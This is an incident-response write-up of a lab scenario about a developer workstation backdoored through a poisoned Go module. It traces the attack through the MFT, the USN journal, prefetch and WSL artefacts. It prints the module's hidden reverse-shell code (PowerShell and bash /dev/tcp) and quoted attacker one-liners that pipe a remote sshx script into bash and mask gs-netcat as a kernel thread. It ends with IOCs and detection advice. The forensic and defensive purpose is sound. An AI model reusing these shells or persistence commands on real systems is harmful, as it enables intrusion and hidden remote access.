Supply Drop 1
Scenario
While Khaled, a developer at EZ-CERT, was working on the company’s newest project, ioc-analyzer, the SOC team detected unusual network communication originating from his workstation. Questioned, Khaled insisted he was merely testing features related to the project. The Incident Response team acquired a KAPE triage image to investigate further.
Methodology
Triage Prep — Parsing the Artefacts
The KAPE collection included $MFT, $Extend\$J (USN journal), and a Windows Prefetch directory. Three parsers ran up front to generate Timeline Explorer-friendly CSVs:
MFTECmd.exe -f "c:\Users\BTLOTest\Desktop\Artefacts\C\$MFT" --csv . --csvf c:\Users\BTLOTest\Desktop\mft_output.csv

PECmd.exe -d "c:\Users\BTLOTest\Desktop\Artefacts\C\Windows\Prefetch" --csv . --csvf c:\Users\BTLOTest\Desktop\prefetch_output.csv

MFTECmd.exe -f "c:\Users\BTLOTest\Desktop\Artefacts\C\$Extend\$J" --csv . --csvf c:\Users\BTLOTest\Desktop\usn_output.csv
The $MFT covers Windows filesystem activity. The WSL Ubuntu 22.04 rootfs lives inside a virtual disk — its files surface in MFT under the CanonicalGroupLimited.Ubuntu22.04LTS package path, making WSL artifacts directly queryable without mounting the ext4 image.
Initial Access — Poisoned Go Dependency

Filtering mft_output for the ioc-analyzer project directory surfaces all project files with creation timestamps. The Go build cache directory (rootfs\home\khaled\.cache\go-build) populated at 2025-05-17 19:17:50 — this is when go run main.go actually executed and the compiler ran.
The C2 address was not in Khaled’s own code. Reading the imported dependency github.com/AbuTrikaa/[email protected] revealed a hidden init() function inside client.go — a function named qcJjJne() that fires automatically on package import:

func qcJjJne() error {
    fmt.Println("!!! HYPERT PACKAGE INITIALIZED !!!")
    ip := "18.192.100.80"
    port := "41143"
    switch runtime.GOOS {
    case "windows":
        cmd := exec.Command("powershell", "-NoP", "-W", "Hidden", "-C",
            fmt.Sprintf(`$client = New-Object System.Net.Sockets.TCPClient(%q,%s); ...`, ip, port))
        return cmd.Start()
    default:
        return exec.Command("/bin/bash", "-c",
            fmt.Sprintf("exec 5<>/dev/tcp/%s/%s;cat <&5 | while read line; do $line 2>&5 >&5; done", ip, port)).Start()
    }
}
This is a supply chain attack — a malicious Go module published to a legitimate namespace, designed to beacon out the moment any project imports it. go run main.go triggered the C2 callback to 18.192.100.80:41143 automatically.
Enumeration — LinPEAS
With a shell established, the attacker’s first move was system enumeration. The WSL bash history tells the full story:

wget https://github.com/peass-ng/PEASS-ng/releases/download/20250516-38f0186a/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
fimux-1000
The download time was recovered from the WSL ~/.wget-hsts file, which logs HTTPS download timestamps as Unix epoch values:

github.com 0 1 1747509974 31536000Converting 1747509974 from Unix epoch gives 2025-05-17 19:26:14. LinPEAS ran immediately after download and was deleted the following day — the USN journal confirmed the deletion with a RenameOldName entry (Linux unlink surfaces as a rename event in the Windows USN journal):

linpeas.sh,2025-05-18 12:57:49,RenameOldNamePersistence — sshx, gs-netcat, and Cron
After enumeration, the attacker dropped persistence via a hex-encoded blob embedded in the bash history:
eval $(echo 5b5b2024287373...)Decoding the hex in CyberChef → From Hex revealed the sshx installer script, which downloads and installs gs-netcat — a persistent reverse shell tool from the THC toolkit:

[[ $(stat -c%Y /bin/sh) != $(stat -c%Y .ssh) ]] && { :;touch -r /bin/sh .ssh;
export KEY="1361283825753129044/NJ0VYCkcc...";
bash -c "$(curl -fsSL thc.org/sshx)" || bash -c "$(wget --no-verbose -O- thc.org/sshx)" || exit 0;}
The sshx script downloads gs-netcat, installs it as defunct inside ~/.config/htop/, and runs it masked as [netns] — a kernel network namespace process name that won’t stand out in ps aux:
exec -a '[netns]' '/home/khaled/.config/htop/defunct' 2>/dev/nullThe secret key used to authenticate gs-netcat connections was recovered from ~/.config/htop/defunct.dat:

The persistence payload was written to three files to survive reboots and user logouts. The base64-encoded stager appeared in both shell init files, and a cron entry ensured it re-executed on schedule:

The MFT timestamp on /tmp/.ssh — created at 2025-05-17 19:35:14 by the sshx SSH key generation step — anchors the persistence execution time:


The sshx script also configured a Discord webhook to report successful installation back to the attacker. The key shown in the sshx script source is the THC default placeholder — not the attacker’s infrastructure. The attacker’s actual webhook key was recovered a step earlier, embedded in the decoded hex persistence blob from bash history:
export KEY="1361283825753129044/NJ0VYCkcc..."The sshx source established the API endpoint format: a GET to https://discord.com/api/webhooks/${KEY} returns the webhook’s registered metadata. Querying the Discord API with the attacker’s real key returned the actual bot identity:
{"name":"Spidey Bot","id":"1361283825753129044",...}The webhook posts under the username sshx at runtime — masking the bot’s registered name from anyone watching Discord message logs.

The webhook snowflake ID encodes its creation timestamp. Decoding 1361283825753129044:

import datetime
ts = (1361283825753129044 >> 22) + 1420070400000
print(datetime.datetime.utcfromtimestamp(ts/1000))
# 2025-04-14 10:15:55
The attacker created the Discord infrastructure a month before the attack — indicating pre-planned operation.
Second Stage — Windows Implant
After persistence was established, the attacker reconnected via the gs-netcat backdoor and dropped a Windows implant. MFT filtering for activity after 2025-05-17 22:35:00 surfaced w64time.exe appearing in \Windows\Temp on May 18 — named to blend in with the legitimate w32tm.exe service:

The USN journal confirmed FileCreate at 2025-05-18 13:01:58. The PECmd prefetch entry for W64TIME.EXE confirmed a single execution:

Executable name: W64TIME.EXE
Run count: 1
Last run: 2025-05-18 13:03:07
Directories referenced: \WINDOWS\TEMP (Keyword True)
The WHOAMI.EXE prefetch entry immediately adjacent confirmed the attacker verified execution context after running the implant. The download tool was confirmed as curl from the prefetch timeline — CURL.EXE ran immediately before the w64time.exe FileCreate event.
Attack Summary
| Phase | Action |
|---|---|
| Supply Chain | Malicious [email protected] Go module published with hidden C2 beacon in init() |
| Initial Access | go run main.go triggers qcJjJne(), reverse shell to 18.192.100.80:41143 |
| Enumeration | linpeas.sh downloaded via wget, executed, deleted May 18 |
| Persistence | sshx hex blob installs gs-netcat as defunct, masked as [netns] |
| Persistence | Payload written to .bashrc, .profile, and crontab |
| C2 Notification | Discord webhook Spidey Bot notified of successful installation, masked as sshx |
| Second Stage | curl downloads w64time.exe to C:\Windows\Temp, executed at 13:03:07 |
IOCs
| Type | Value |
|---|---|
| IP (C2) | 18[.]192[.]100[.]80 |
| Port (C2) | 41143 |
| Go Module | github[.]com/AbuTrikaa/[email protected] |
| File | /home/khaled/.config/htop/defunct |
| File | /home/khaled/.config/htop/defunct.dat |
| File | C:\Windows\Temp\w64time.exe |
| Script | linpeas[.]sh |
| Script | sshx (hxxps[://]thc[.]org/sshx) |
| Tool | gs-netcat |
| Discord Webhook ID | 1361283825753129044 |
| Discord Webhook (masked) | Spidey Bot → sshx |
| gs-netcat Key | w9dK6ubyenTorXNDptK2oZ |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Compromise Software Dependencies | T1195.001 | Malicious Go module [email protected] with embedded C2 beacon |
| Unix Shell | T1059.004 | Bash reverse shell via /dev/tcp redirect |
| Network Service Discovery | T1046 | LinPEAS executed for system enumeration |
| Ingress Tool Transfer | T1105 | gs-netcat and w64time.exe downloaded to victim |
| Scheduled Task/Job: Cron | T1053.003 | Crontab entry written to re-execute persistence payload |
| Masquerading | T1564.001 | gs-netcat renamed defunct, exec masked as [netns]; w64time.exe mimics w32tm |
| Web Service: Bidirectional Communication | T1071.003 | Discord webhook used to exfiltrate installation confirmation |
| Indicator Removal | T1070.004 | linpeas.sh deleted from disk May 18 |
| Obfuscated Files or Information | T1027 | Persistence payload hex-encoded in bash history eval blob |
Defender Takeaways
Dependency vetting — The entire compromise stemmed from a malicious third-party Go module. The hypert package had a minimal public presence and was pulled at a specific version (v1.0.3) that contained the backdoor. Organisations building software should enforce dependency pinning with hash verification (go.sum) and routinely audit new or unfamiliar packages against their declared functionality — an HTTP testing library has no legitimate reason to spawn a reverse shell on import.
WSL as a blind spot — All attacker activity from the initial shell through persistence happened entirely inside WSL. No Windows Defender alerts, no Windows Event Log entries for the bash commands, and no prefetch entries for Linux binaries. The WSL filesystem surfaces in the Windows MFT under the Canonical package path, and the USN journal captures file operations — but real-time visibility into WSL process execution requires dedicated tooling (e.g. Microsoft Defender for Endpoint’s Linux sensor, or Sysmon for Linux inside the WSL instance).
Discord webhooks as C2 notification — The sshx installer used a pre-staged Discord webhook to report successful persistence installation. Discord’s CDN infrastructure means this traffic blends into legitimate HTTPS flows to discord.com. Monitoring for outbound POST requests to discord.com/api/webhooks/ from non-browser processes is an effective detection primitive — legitimate applications rarely call the Discord webhook API directly.
Process masquerading — gs-netcat running as [netns] in square brackets mimics kernel thread naming conventions, making it invisible to casual ps aux inspection. Detection requires comparing running process names against known kernel thread patterns, or monitoring for processes with square-bracket names that have open network connections — kernel threads don’t make outbound TCP connections.
Temp directory implants — w64time.exe dropped to C:\Windows\Temp rather than System32 is a reliable detection signal. Executable files appearing in %TEMP% or \Windows\Temp that weren’t placed there by a known installer are worth immediate investigation. File integrity monitoring on system directories combined with hash lookups would surface this within seconds of creation.